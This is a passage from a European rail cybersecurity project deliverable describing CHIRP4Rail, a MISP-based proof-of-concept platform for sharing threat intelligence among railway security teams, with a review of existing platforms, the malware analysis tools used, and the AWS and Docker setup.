In the case of **B**, we will use the emerging understanding of complementary activity, the concerns of CISOs and Railway Security Teams captured through our project activities, and the developing CSIRT model to support definition of information sources, workflows, and data flows. These will be fully considered in defining and implementing a CSIRT collaborative environment to be delivered and tested with candidate users.

As part of our wider approach, the inputs and shared understandings from complementary projects will be greatly enhanced by the planned interventions with railway security experts, including CISOs and ISOs, as well as Shift2Rail JU key stakeholders, digital service providers, CSIRT participants (non-rail), and the ER-ISAC.

4.3 Structure of this report

In order to achieve such objectives as presented in the previous point, the work developed in task T3.2 (CSIRT Platform) and based on the previously presented background is documented in this deliverable with two main sections:

- **Section 5** provides an overview of the CHIRP4Rail platform, a proof of concept of the threat intelligence information sharing environment with malware analysis and other supportive tools, as well as details on the architecture and configuration.
- **Section 6** develops 2 case scenarios as a support for demonstration and testing. This has allowed us to show the workflow and information sharing process among the different actors involved in the data chain using two different examples on IT (ransomware attack) and OT (vulnerability detection). Many other case scenarios are feasible, we have just selected these two for the sake of detailed exemplification.

The final sections of the document provide the conclusions (in section 7) and references (in section 8).

5 CHIRP4RAIL Platform (Proof of Concept)

Based on the model outlined in D3.2 concerning information exchange, technical support, and operational level activities, this section outlines the details of the proof of concept for the collaborative platform materialised in 4SECURail.

From the CHIRP4RAIL model it has been made clear that information sharing is an essential part of the cybersecurity strategy and the CSIRT model conceived by 4SECURail reflects on that. Unlike other traditional business data, in information security, relevance and context may be generated from outside of the organisation, and not only from the inside. In order to support effective information sharing and decision making based on threat intelligence, topics such as information exchange formats and tools are critical for the cybersecurity community, in particular, for incident responders and Security Analysts.

5.1 Threat Intelligence Information Sharing Platform

5.1.1 Review of existing TIPs

Technical solutions and platforms are used for sharing security relevant data, usually known as Threat Intelligence Platforms (TIP). There are existing TIPs available, both open source and commercial, some well-known examples include MISP (Malware Intelligence Sharing Platform), Yeti (Your Everyday Threat Intelligence) or CRITs (Collaborative Research Into Threats) by MITRE. This section provides an overview of existing solution, concluding on a motivated selection for the 4SECURail approach.

An interesting review of existing Threat Intelligence Platforms was already presented in the proposal stage, and also became part of the 4SECURail Grant Agreement number 881775 (in particular: Annex 1, Part B, section 1.4.2.1, page 24, table 7). This was taken from **[ENISA_TIP, 2017]**, a detailed report identifying and analysing opportunities and limitations of existing Threat Intelligence Platforms (both Commercial and Open Source). A list can be found in Table 1.

Table 1: Existing Threat Intelligence Platforms

Name	Type	Year	Owner	Project site/s
Collaborative Research Into Threats (CRITs)	Open Source	2014	MITRE	https://crits.github.io/ https://github.com/crits
Collective Intelligence	Open Source	2012	CSIRT Gadgets Foundation	http://csirtgadgets.org/ https://github.com/csirtgadgets
GOSINT	Open Source	2017	Cisco	https://github.com/ciscocsirt/GOSINT https://gosint.readthedocs.io/en/latest/
MANTIS Cyber Threat Intelligence Framework	Open Source	2013	Siemens	https://django-mantis.readthedocs.io/en/latest/ https://github.com/siemens/django-mantis
Malware Information Sharing Platform (MISP)	Open Source / Community	2012	Circl	www.misp-project.org/ https://github.com/MISP
MineMeld	Open Source	2016	Palo Alto	www.paloaltonetworks.com/products/secure-the-network/subscriptions/minemeld https://github.com/PaloAltoNetworks/minemeld
Yeti	Open Source	2017	Yeti	https://yeti-platform.github.io/ https://github.com/yeti-platform

ThreatStream	Commercial	2013	Anomali	www.anomali.com/platform
EclecticIQ	Commercial	2014	EclecticIQ	www.eclecticiq.com/platform
LookingGlass	Commercial	2015	LookingGlass	www.lookingglasscyber.com/products/manage-intelligence/
Soltra Edge	Commercial	2014	NC4	www.soltra.com/en/
Threat Central	Commercial	2015	Micro Focus	https://software.microfocus.com/en-us/software/cyber-threat-analysis
Threat Connect	Commercial	2013	Threat Connect	www.threatconnect.com/
ThreatQ Platform	Commercial	2015	ThreatQuotient	www.threatq.com/threatq/
TruSTAR	Commercial	2014	TruSTAR	https://trustar.co/
Open Threat Exchange	Commercial	2012	AlienVault	www.alienvault.com/open-threat-exchange
ThreatExchange	Commercial	2015	Facebook	http://developers.facebook.com/products/threat-exchange
X-Force Exchange	Commercial	2015	IBM	https://exchange.xforce.ibmcloud.com

After a careful update (already presented in the previous deliverable D3.2) on the analysis on the state-of-art in horizontal TIPs, 4SECURail has decided to use **[MISP]** by CIRCL (Computer Incident Response Center Luxembourg), a project funded by Europe and whose popularity has increased in the last years, as a basis to build the CSIRT platform prototype (to be further elaborated in task T3.2 and D3.3) to demonstrate the features required by the Rail CSIRT Model. This is motivated by the following reasons:

- MISP is a popular and open-source TIP, in contrast to the commercial solutions, which are not suitable for the purpose of 4SECURail to build and open TRL-4 proof of concept.
- Out of the open-source TIPs listed, MISP is the one with a larger community behind. It is a living project with regular advances (while some others of the mentioned TIPs have been discontinued and archived, and even some of them explicitly refer to the MISP as an alternative reference to merge efforts, like the case of **[MANTIS]**).
- MISP is not an immature and experimental initiative anymore. It has reached production environments and is used by many popular organisations such as NATO, FIRST or CiviCERT (just to name a few), as well as many other private and public organisations and companies.

However, it is important to note that it is not the intention of 4SECURail to position neither in favour not against any particular TIP. Therefore, MISP is selected simply as a basis on top of which 4SECURail will test and evaluate the CSIRT model and functional features identified in this report for giving place to a low TRL proof of concept (targeting TRL-4: *technology validated in lab*), but such concept could be easily transferable to and supported by any other TIP.

5.1.2 The Malware Information Sharing Platform (MISP)

MISP is an open-source Threat Intelligence platform. The project develops utilities and documentation for more effective Threat Intelligence, by sharing Indicators of Compromise (IoC). Sharing these indicators through MISP with different organisations will provide intelligence to them and it also might be useful in order to block those IoC for avoiding attacks.

MISP has its own data model for describing incidents or threats. If the user wants to notify an incident, he/she will create an Event (Figure 5) and will use the attributes for extending the information with the IoC's that the user has discovered. MISP has a list of default attributes for describing indicators. After modelling the attributes, if the user needs multiple attributes to describe a property, an object to group those attributes together can be used.




Figure 5: Event in MISP

If the property is a binary value (the event either has the property or it does not), the user will use a tag. MISP provides a default list of taxonomies (Figure 6) for tagging properties in events or attributes.




Figure 6: Taxonomies in MISP

However, if the property is a binary value – but needs more metadata associated with it than a normal tag can support – the user will use a galaxy, as shown in Figure 7.




Figure 7: Galaxies (clusters) in MISP

Since MISP is a collaborative tool, it allows proposing attributes to events that were created by someone else and published to the instances of the community, as showed in Figure 6 and Figure 7. There are different approaches to use MISP. The more direct way is to have a central a unique MISP instance and to create one or more users for each organisation. Nevertheless, there is a better approximation for sharing intelligence with MISP across different organisations. MISP supports sharing intelligence and synchronisation of data among remote MISP instances. In this way, each organisation can administrate and customise its own MISP instance, configuring also with whom and what are the data that they want to share. Figure 8 shows an example of synchronisation between two instances.



MISP
ServerB
Operated by B
MISP
ServerA
Operated by A
1
OrgB.ServerB
User
User
User
OrgB.ServerA
2
Sync User
User
User
OrgA.ServerA
User
User
User
3
Legend:
Synchronisation between two MISP servers
Organisation in the MISP database of a MISP server
Organisation
User of an organisation in the MISP database of a MISP server
MISP server (also called MISP instance)

Figure 8: Sharing data between two MISP instances

Figure 8 also illustrates how an organisation B (OrgB) synchronises its MISP instance (ServerB), with the MISP instance in organisation A (Org A, ServerA). The synchronisation is done by means of a special user with special permissions that is able to sync the data between both organisations.

Furthermore, there are alternatives for integration of MISP with other systems. One of the main advantages of MISP is the flexibility. MISP provides an Application Programming Interface (API) and a set of tools called MISP modules that extend the functionality of the platform, allowing the transformation of MISP events to other formats and protocols used in Threat Intelligence information sharing such as STIX and TAXII, or even to transform MISP Events into PDFs for other channels (e.g., email, SFTP, Collaboration tools, etc).

5.1.3 The CHIRP4Rail: Collaborative tHreat Intelligence Platform for Rail approach

Figure 9 illustrates the 4SECURail approach to an approach (CHIRP4Rail) among different stakeholders in the railway sector at the European level.



EUROPEAN UNION AGENCY FOR CYBERSECURITY
enisa
CSIRTs NETWORK
uic
ISAC
4SECURail
CTPs
National Cyber Security Centre
ProRail
incibe
adif
renfe
SNCF
TGV Lyria
THALYS
ELIPSOS
RFI
TRENITALIA
italo
thello
CERT Italia
CERT Bund
DB
transdev
FLIXTRAIN
CHIRP4Rail
Infrastructure Managers RST
Railway Undertakings RST
National Authorised CERTs/CSIRTs
CyberThreat Intelligence providers (CTPs)
Member states
Connections facilitated by CHIRP4Rail
Other de-facto connections

Figure 9: 4SECURail MISP approach

In this approach, a central instance is operated by a central European rail organisation (e.g., under the ER-ISAC and facilitated by the UIC). This Central European CHIRP4Rail is the vision of 4SECURail for the positioning of the project, focusing on enabling cross-border collaboration and coordination among the established national railway cybersecurity stakeholders. The Central CHIRP4Rail will be responsible for coordinating the communication among the different railway organisations across Europe.

5.2 Malware Analysis tools

These are tools used by the CHIRP operators in their in-house analysis processed to enrich and provide enhanced Threat Intelligence and Detection services.

5.2.1 Yara

Yara is a tool aimed to identify and classify malware samples. Using Yara, the user can create a description of malware families based on textual or binary patterns. These descriptions are named Yara rules, and they consist of a set of strings and a Boolean expression that determine its logic.

5.2.2 Sigma

Sigma is a generic and open signature format that allows users to describe relevant log events in a straightforward manner. Sigma rules are YAML files with standardised sections and structured fields that all vendors use. These rules are then translated by any SIEM into the proper SIEM language. The more important part of the rule is the detection section, which identifies the logic of the rule. Sigma rules are useful for detecting Tactics, Techniques and Procedures (TTPs) used by adversaries.

5.2.3 REMnux

REMnux is a Linux toolkit for reverse-engineering and analysing malicious software. The toolkit provides a selected collection of free tools created by the community. Security analysts use REMnux to investigate malware without having to find, install, and configure the tools.

5.2.4 FlareVM

Flare VM, by FireEye, is inspired by open-source Linux-based security distributions like Kali Linux or REMnux. FLARE VM delivers a fully configured platform with a comprehensive collection of Windows security tools such as debuggers, disassemblers, de-compilers, static and dynamic analysis utilities, network analysis and manipulation, web assessment, exploitation, vulnerability assessment applications, and many others. FLARE VM has been continuously trusted and used by many reverse engineers, malware analysts, and security researchers as their go-to environment for analysing malware.

5.3 Supportive technologies

5.3.1 AWS (Amazon Web Services)

AWS is the cloud platform offered by Amazon and it is made up of a large number of cloud computing products and services. AWS provides many different kinds of services, such as servers, storage, networking, remote computing, email, mobile development or security. AWS competes mainly with Microsoft Azure, Google and IBM in the public Infrastructure as a Service (IaaS) landscape.

Like other cloud providers, AWS offers a pay-as-you-go model for its cloud services. AWS, and cloud providers in general, offer flexibility and scalability on demand. This helps organisations to plan their infrastructure roadmap with a subscription plan without making a big commitment.

AWS leads the market in terms of both the number of products and customers and provides good documentation resources. MISP provides an Amazon Machine Image (AMI), which is a special type of virtual appliance that is used to create a virtual machine within the AWS EC2. This has been helpful for setting up the MISP environment on AWS in an easier way.

5.3.2 Docker

Docker is an open platform for developing, shipping, and running applications by using containers. Containers allow developers to package up an application with everything needed to run the application (e.g., libraries, dependencies, resources, etc). The containers packed on Docker will run in any OS with docker regardless of any customised settings that the machine might have.

Docker also provides images, which are a read-only template containing a set of instructions for creating a container that can run on the Docker platform. It provides a convenient way to package up applications and preconfigured server environments. The images can be private or public for sharing with other Docker users. MISP also provides Docker images that make it easier to set up the Threat intelligence platform in a rapid way.

5.4 Architecture and setup

This section describes the architecture designed for the CHIRP PoC, that simulates at small scale the communication and exchange of information among the different RST and the CHIRP.

The CHIRP is made up of one MISP instance hosted on an AWS Public network and malware analysis tools provided by Flare VM and REMnux, two of the most popular and well-known Malware Analysis and Incident Response distributions. The distributions contain popular malware analysis tools such as Viper, Yara, IDA, etc., that will be used by CHIRP analysts for providing Threat Intelligence to the RST community.

On the other hand, there is another MISP instance that simulates an RST of a Rail Infrastructure Manager (IM). This MISP instance is hosted on a different AWS private network, and it cannot be reached from the outside.

Finally, there is one last MISP instance that simulates an RST in another country. This instance has been used locally with docker technology to test different workflows. The image below (Figure 10) shows a diagram with the high-level design of the architecture.




Figure 10: High level architecture diagram for the PoC

5.4.1 CHIRP

The CHIRP is made up of two different parts. On one hand, there is a Threat Intelligence Platform which is composed of the MISP platform and the MISP modules, which are autonomous modules that can be used to extend MISP for new functionalities such as expansion, import and export. MISP and MISP modules are both included on the MISP cloud AMI, and both are running on the same machine.

On the other hand, CHIRP analysts have their own Malware Lab that is connected to the platform. The labs are virtual machines with Remnux and Flare VM distributions that provide a great compilation of Malware Analysis and Incident Response tools (Figure 11).





Figure 11: High level architecture diagram of the CHIRP

As commented above, the MISP platform and the MISP modules have been deployed on AWS using a public AMI provided by the MISP project. The AMI can be found on the AWS AMI repository (Figure 12), and it is quite straightforward to run the AMI following a few additional steps.



Step 1: Choose an Amazon Machine Image (AMI)

An AMI is a template that contains the software configuration (operating system, application server, and applications) required to launch your instance. You can select an AMI provided by AWS, our user community, or the AWS Marketplace; or you can select one of your own AMIs.

MISP

MISP-Cloud-1600988553 - ami-06a8195457a07d0fc
MISP 2.4.132 - Malware Information Sharing Platform
Root device type: ebs   Virtualization type: hvm   ENA Enabled: Yes
64-bit (x86)

MISP-1588754359 - ami-0b94618910a73c17d
MISP - Malware Information Sharing Platform
Root device type: ebs   Virtualization type: hvm   ENA Enabled: Yes
64-bit (x86)


LumisPortal.10.0.0-fb113d11-1479-4158-9059-2336f05a1a5c-ami-ace50eba.3 - ami-77e1560a
LumisPortal.10.0.0
Root device type: ebs   Virtualization type: hvm   ENA Enabled: No
64-bit (x86)

The following results for **"MISP"** were found in other catalogs:

- 1 results in My AMIs
  My AMIs are AMIs owned by you or shared with you
- 3 results in AWS Marketplace
  AWS Marketplace provides partnered Software that is pre-configured to run on AWS

Figure 12: MISP AMI on AWS

